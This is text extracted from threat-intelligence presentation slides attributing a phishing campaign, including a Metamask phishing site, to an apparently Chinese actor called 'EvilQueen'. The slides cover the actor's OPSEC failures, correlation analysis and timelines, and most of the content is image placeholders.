
Attribution

EvilQueen: Uncovered a new Chinese threat actor

OPSEC failures (1/3)


found an email address of the threat actor in the phishing page's source code

OPSEC failures (1/3)




6a44f0942c2bbc8643016d96602e9e27 1ba8b781aa146dec0e3ed43824b249a4

OPSEC failures (2/3)




OPSEC failures (3/3)

attempted hacking against Korean websites between 2009 and 2016




Correlation analysis




Timelines




Timelines



Metamask phishing site and apps

